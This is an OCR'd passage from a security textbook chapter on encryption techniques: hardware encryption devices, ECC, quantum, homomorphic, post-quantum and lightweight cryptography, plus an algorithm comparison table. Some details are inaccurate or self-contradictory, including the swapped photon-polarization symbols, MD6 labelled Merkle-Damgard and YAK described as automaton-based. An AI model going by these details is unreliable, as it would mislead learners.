
Other Encryption Techniques (Cont'd)

Hardware-Based Encryption

- Hardware-based encryption **uses computer hardware** for assisting or replacing the software when the data encryption process is underway
- These devices are also capable of **storing encryption keys** and other **sensitive information** in secured areas of RAM or other nonvolatile storage devices

Types of hardware encryption devices

TPM	Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations
HSM	Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys
USB Encryption	USB encryption is an additional feature for USB storage devices that offers onboard encryption services
Hard Drive Encryption	Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options



Other Encryption Techniques (Cont'd)

Post-quantum Cryptography

- Post-quantum cryptography is an advanced cryptographic algorithm designed to **protect security systems** from attacks initiated on both conventional and quantum computers
- It is intended to provide **secure wide-range communication**, secure secret-key processing, public-key-based signatures, and public-key-based encryption

Lightweight Cryptography

- Most current cryptographic algorithms are suitable for servers and desktops, but lightweight cryptographic algorithms are aimed at **low-complexity applications** such as RFID tags, sensor-based applications, and other IoT-based applications
- The main objective of developing lightweight cryptography is to use **less power** and **less resources** without compromising security

Other Encryption Techniques

- **Elliptic Curve Cryptography (ECC)**

  ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage. The asymmetric cryptosystem depends on number theory and mathematical elliptic curves (algebraic structure) to generate short, quick, and robust cryptographic keys. RSA is an incumbent public-key algorithm, but its key size is large. The speed of the encryption always depends on the key size: a smaller key length allows faster encryption. To minimize the key size, elliptic curve cryptography has been proposed as a replacement for the RSA algorithm.

  The operational key sizes of both algorithms to achieve similar goals are listed below:

ECC Key size	RSA Key Size
160	1024
224	2048
256	3072
384	7680
512	15360

Table 20.3: Comparison of ECC and RSA key size

While RSA uses a key size of 1024 to encrypt the data, ECC provides equal security with a comparatively smaller key size of 160. For high-level computing, RSA uses a key size of

7680 to implement security, whereas ECC can provide the same level of security with a key size of 384.

- **Quantum Cryptography**

  As the world is increasingly adopting online information sharing, cryptosystems are witnessing a sharp increase in security attacks. Since mathematical encryption uses binary digits (0 and 1), it can be easily eavesdropped on or manipulated using various techniques. Hence, quantum cryptography has been introduced to protect data from theft midway (e.g., MITM attacks). This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.

  In quantum cryptography, the data are encrypted by a sequence of photons that have a spinning trait while traveling from one end to another end. These photons keep changing their shapes during their course through filters: vertical, horizontal, forward slash, and backslash. Here, vertical and backslash spins imply "ones," while horizontal and forward slash spins imply "zeros."

  - Horizontal (–): 0
  - Vertical (|): 1
  - Backslash (/): 1
  - Forward slash (\): 0

  Attackers can eavesdrop on but cannot manipulate the data because the photons are transferred through arbitrary filters. To breach this mechanism, attackers have to know the exact shape of the photons; if they fail to choose the right transmission, the photon polarization is distorted and the receiver detects an error indicating the eavesdrop.

- **Homomorphic Encryption**

  Homomorphic encryption differs from conventional encryption mechanisms, where math operations are performed to encrypt the plaintext. Homographic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated. In this technique, encryption and decryption are performed by the same key holder. The homomorphic mechanism enables the user/sender to encrypt the confidential data and out-source it to an enterprise via cloud services to process the given data.

  How homomorphic encryption differs from other encryption mechanisms:

  In private key encryption:

  - Only keyholders can generate and decrypt ciphertexts using similar keys.

  In public key encryption:

  - Only the public keyholder generates the ciphertext and the secret keyholder decrypts the ciphertext.

In homomorphic encryption:

- The keyholder can generate the ciphertext and anyone can alter the ciphertext, but only the keyholder again can decrypt the data.

The reason for using this cryptography is that an untrusted entity can manipulate the data. Hence, this mechanism allows the sender himself/herself to encrypt and decrypt the data, allowing anyone to perform mathematical operations on the ciphertext with respect to the rules applied by the sender.

- **Hardware-Based Encryption**

Hardware-based encryption is a technique that uses computer hardware for assisting or replacing the software when the data encryption process is being performed. Devices that offer encryption techniques can be considered as hardware-based encryption devices. In the implementation of hardware-based encryption, the cryptography technique workload is transferred to the hardware processors, making the system resources free for performing other functions. These devices can also store encryption keys and other sensitive information in secured areas of RAM or other nonvolatile storage devices such as flash memory.

Hardware encryption devices reduce instruction sets, where only the authorized code can be executed. These devices do not support third-party software, thereby preventing the execution of any malicious programs. Hardware encryption offers many advantages over software encryption, as it can perform rapid processing of algorithm. It provides tamper-resistant key storage and avoids unauthorized code. Some hardware-based encryption devices are wireless access points, Nitrokey, credit card terminals, and network bulk encryptors.

Types of hardware encryption devices

- **TPM**

  Trusted Platform Module (TPM) is a crypto-processor or a chip that is present in the motherboard. It can securely store the encryption keys and perform many cryptographic operations. TPM offers various features such as authenticating platform integrity, providing full disk encryption capabilities, performing password storage, and providing software license protection.

- **HSM**

  A hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing, and it can be used for managing, generating, and securely storing cryptographic keys. HSM offers enhanced encryption computation that is useful for symmetric keys longer than 256 bits. High-performance HSM devices are connected to the network using TCP/IP. Some HSM devices include Thales Luna Network HSM, nSheild HSM, Utimaco HSM, and Cryptosec Dekaton PCI.

- **USB Encryption**

  USB encryption is an additional feature for USB storage devices, which offers onboard encryption services. Encrypted USB devices need an on-device credential system or software- or hardware-based credentials from a computer. USB encryption provides protection against malware distribution over USB and helps in preventing data loss and data leakage. Some hardware USB-encrypted devices include Encrypted USB, Kingston Ironkey D300S, and diskAshur Pro.

- **Hard Drive Encryption**

  Hard drive encryption is a technology whereby the data stored in the hardware can be encrypted using a wide range of encryption options. Hard drive encryption devices cannot use an on-device keyboard or fingerprint reader; instead, they need a TPM or an HSM. These devices can be installed as an internal drive on a computer. Some hard drive encryption devices include military-grade 256-bit AES Hardware Encryption and DiskCypher AES Sata Hard Drive Encryption.


- **Post-quantum Cryptography**

  Post-quantum cryptography is also known as quantum-resistant and quantum-proof cryptography, as it is an advanced cryptographic algorithm (mostly public-key based) designed to protect security systems from attacks initiated on both conventional and quantum computers. It can also work in conjunction with underlying communication protocols and operating networks. Moreover, post-quantum cryptography can serve as a stand-alone encryption algorithm that replaces current vulnerable cryptosystems complying with standard security policies.

  Post-quantum cryptography is intended to provide secure wide-range communication, secure secret-key processing, public-key-based signatures, and public-key-based encryption for high-end activities such as secure e-voting. The cryptography comprises several low-cost, secure systems and other systems that are usually employed for online communications. Post-quantum cryptography is aimed at preparedness for the age of quantum computing by updating specific algorithms and standards.

- **Lightweight Cryptography**

  A major challenge in current cryptography techniques is its usage in low-powered devices. Researchers are attempting to develop a compact algorithm that is quantum-safe and can be operated effectively on low-powered devices. Most current cryptographic algorithms are suitable for servers and desktops, but lightweight cryptographic algorithms are aimed at low-complexity applications such as RFID tags, sensor-based applications, and other IoT-based applications. The main objective of developing lightweight cryptography is to use less power and less resources without compromising security.



Comparison of Cryptographic Algorithms

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/ 64	Brute-force attack
3DES	Feistel	112 or 168 bits	Block collision attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute force attack
Blowfish	Feistel	32–448 bits	Birthday attack and known-plaintext attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack
TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
GOST Block Cipher	Feistel	256/64	Chosen-key attack
RSA	Factorization	Variable	Brute force and timing attack
Diffie-Hellman	Elliptic Curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic Finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle-Damgard Construction	Variable	Collision attack
MD6	Merkle-Damgard Construction	Variable	Brute-force attack/ Birthday attack
SHA	Merkle-Damgard Construction	160/512	Collision attack
RIPEMD - 160	Merkle-Damgard Construction	Up to 320/512	Collision attack
HMAC	Merkle-Damgard Construction	Variable	Brute-force attack

